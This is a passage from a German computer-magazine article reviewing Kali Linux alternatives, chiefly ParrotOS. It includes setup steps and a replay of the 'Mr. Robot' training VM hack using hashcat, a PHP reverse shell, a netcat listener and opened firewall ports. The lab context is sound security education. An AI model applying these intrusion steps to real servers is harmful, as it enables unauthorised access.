
Doch es kann sich lohnen, die ausgetretenen Pfade zu verlassen und einen Blick auf andere Hacking-Linuxe zu werfen, denn jedes davon hat seine individuellen Stärken. In diesem Artikel stellen wir Ihnen die Kali-Alternativen ParrotOS und BlackArch ausführlich vor und zeigen einige ungewöhnlichere Optionen wie Pentoo.

Genauso wie bei Kali haben die Entwickler der anderen Hacking-Linuxe ihre Lieblingsdistribution abgeändert und mit Tools, Wortlisten und vielem mehr vollgestopft. Die Chancen stehen nicht schlecht,


Frisch aus c't Nerdistan

dass sich unter den Kali-Alternativen ein Kandidat findet, der Ihre individuellen Bedürfnisse viel besser erfüllt als der Platzhirsch. Wir haben allerdings auch Kandidaten gefunden, von denen Sie besser die Finger lassen sollten.

Um in die engere Wahl für diesen Artikel zu kommen, musste ein Hacking-Linux vor allem eine große Palette an Pentesting-Werkzeugen mitbringen. Zum Testen haben wir mit den Kandidaten den Beispiel-



Das Hacking-Linux Kali überzeugt mit einer einfachen Bedienung, sorgfältig ausgewählten Tools und einer großen Community.



Alle hier gezeigten Hacking-Linuxe konnten wir in VirtualBox unter Windows 11 ohne große Mühen zum Laufen bringen.

hack des virtuellen Webservers Mr. Robot [2] nachgespielt, der speziell für solche Hacks designt wurde und eine Auswahl von beliebten Tools voraussetzt. Darüber hinaus haben wir die Linuxe in unsere Hacking-Umgebung aus [6] eingebunden. Auf die Weise haben wir einen guten Eindruck davon gewonnen, wie die Hacking-Distributionen performen, wie stabil sie laufen und wo ihre Schwächen liegen. Die beiden Artikel finden Sie unter ct.de/wu14 zum kostenlosen Download.

Zum Testen haben wir die Linuxe als virtuelle Maschinen in VirtualBox unter Windows 11 eingerichtet. Das ist eine übliche Vorgehensweise, um Hacking-Linuxe zu nutzen. Es erspart Eingriffe in das Haupt-Betriebssystem und schützt es auch vor möglichen Gefahren, die man beim Hacken begegnet. VirtualBox ist Open Source und wird sowohl für Windows als auch für macOS und Linux angeboten (siehe ct.de/wu14).

Der Konkurrent

Wenn es nach der Popularität geht, kommt **ParrotOS** [5] nicht ganz an Kali Linux heran, doch es muss sich ganz und gar nicht vor Kali verstecken. Es glänzt mit einer ähnlich großen Flexibilität: Man kann es auf einem PC installieren, vom Stick booten oder auf dem Raspberry Pi nutzen. Zudem gibt es leicht verwendbare VMs, auch für ARM. Das Team hinter ParrotOS konnte in den letzten Jahren eine große Community hinter sich scharen und auch zum Beispiel eine Partnerschaft mit der beliebten Hacking-Webseite HackTheBox eingehen. Kein Wunder also, dass ParrotOS so oft als Alternative zu Kali empfohlen wird.


Wir haben die Security-Variante von ParrotOS als VM für VirtualBox getestet (AMD64). Die OVA-Datei ist etwa 7,6 GByte groß und verschlingt am Ende ausgepackt um die 16 GByte an Festplattenspeicher (siehe ct.de/wu14).

Das Einbinden der VM in VirtualBox funktioniert denkbar einfach per Doppelklick auf die heruntergeladene Datei wie „Parrot-security-6.1_amd64.ova“. Es öffnet sich ein Fenster von VirtualBox mit sinnvoll vorgegebenen Import-Einstellungen, die Sie so belassen können. Den Import leiten Sie mit einem Klick auf „Fertigstellen“ ein. Sollten Sie Lizenzbedingungen angezeigt bekommen, können Sie diese mit „Zustimmen“ bestätigen. Die voreingestellten Login-Daten für den ersten Start lauten „parrot“ sowohl als Benutzername als auch als Passwort.

Gleich nach dem ersten Start schlägt ParrotOS ein Update vor – keine schlechte Idee, um up to date zu sein, auch wenn Sie eine vermutlich recht aktuelle Version heruntergeladen haben. Bestätigen Sie die Frage nach dem Update mit „Yes“ und die anschließende Abfrage mit dem Passwort „parrot“. Das gesamte Prozedere dauert wenige Minuten. Nach dem Update signalisiert das offene Terminal, dass Sie nun mit Enter das Fenster schließen können.

Sollten Sie nach dem Update bereits auf Erkundungstour durch ParrotOS unterwegs sein, dann sind Ihnen wahrscheinlich die englischsprachige Oberfläche sowie das US-Tastaturlayout aufgefallen. Beides können Sie im Handumdrehen anpassen: Die Tastatureinstellungen erreichen Sie unten links über „Menu“, „Control Center“ und mit einem Klick auf „Keyboard“. Im neuen Menü klicken Sie oben am Reiter auf „Layouts“, über „+Add“ können Sie im neuen Menü über „Country“ als Tastaturlayout Germany auswählen. Unten rechts fügen Sie über „+Add“ das Layout hinzu. Wählen Sie anschließend mit einem Klick das englische Tastaturlayout aus und löschen es, indem Sie „Remove“ drücken.

Um die Sprache zu ändern, müssen Sie ein Terminal öffnen. Das klappt zum Beispiel über Rechtsklick auf den Desktop und die Option „Open in Terminal“. Tippen Sie den folgenden Befehl ein:



Nachdem Sie in ParrotOS die deutsche Tastaturbelegung über „+Add“ hinzugefügt haben, können Sie das US-Layout über „Remove“ entfernen.

```
sudo localectl set-locale ↵
                    ↳LANG=de_DE.UTF-8
```

und bestätigen Sie mit Enter. Nach dem nächsten Neustart stellt sich die Sprache automatisch um. Sie können dann entscheiden, ob Sie die Namen einiger Standardordner in ihre deutschen Entsprechungen ändern wollen.

Angehackt


Der Hack von Mr. Robot mit ParrotOS war ein Klacks, was auch daran lag, dass der Aufbau der Ordnerstruktur der von Kali sehr ähnlich ist. So mussten wir zum Beispiel im Laufe des Hacks einen MD5-Hash knacken und benötigten eine Wörterliste mit möglichen Passwörtern für das Tool hashcat. Diese lag bereits bequem auf dem Desktop, aber wir fanden Sie in den Untiefen von ParrotOS am gleichen Ort wie bei Kali. Auch die Reverse-Shell, die wir brauchten, um den Webserver direkt mit einer Konsole steuern zu können, fanden wir in /usr/share/webshells/php/, was genau der gleiche Pfad wie bei Kali ist. Die Ähnlichkeiten verwundern nicht, wenn man bedenkt, dass beide Hacking-Linuxe auf Debian basieren. Es wirkt jedoch bei Parrot alles ein bisschen frischer, aufgeräumter und knackiger, wobei das sicherlich Geschmacksache sein dürfte.

Grundsätzlich deckt sich die Werkzeugauswahl von Parrot mit der von Kali. Es gibt aber feine Unterschiede, zum Beispiel kommt ParrotOS gleich mit dem anonymen Browser Tor, der Kali fehlt. Dafür haben wir das Tool netcat in ParrotOS vermisst, das wir für den Hack mit dem Befehl `sudo apt install netcat-traditional` nachinstallieren mussten.

Trotz vieler Ähnlichkeiten ist ParrotOS in einer Hinsicht anders designt als Kali: Damit man über einen anderen Port mit netcat auf eine Anfrage lauschen kann, muss man den Port mit dem Tool firewall-cmd (`sudo apt install firewalld`) freischalten. Das klappt mit dem Befehl: `sudo firewall-cmd --add-port=87/tcp`, nach der Hacking-Arbeit können Sie den Port wieder mit `sudo firewall-cmd --remove-port=87/tcp` schließen. Der restliche Hack bis zum root-Zugriff lief anschließend exakt so ab wie bei Kali.

Das Mammut

Während ParrotOS und Kali mit ihren handverlesenen Tools und ausgeklügelten Bedienoberflächen gefallen wollen, wirbt das von ArchLinux abstammende **BlackArch** [7] mit seiner vollen Toolbox von



Mit ParrotOS konnten wir relativ unproblematisch Root-Rechte auf dem Webserver Mr. Robot übernehmen. Ähnlichkeiten zu Kali ermöglichten ein leichtes Einarbeiten und Zurechtfinden in ParrotOS.

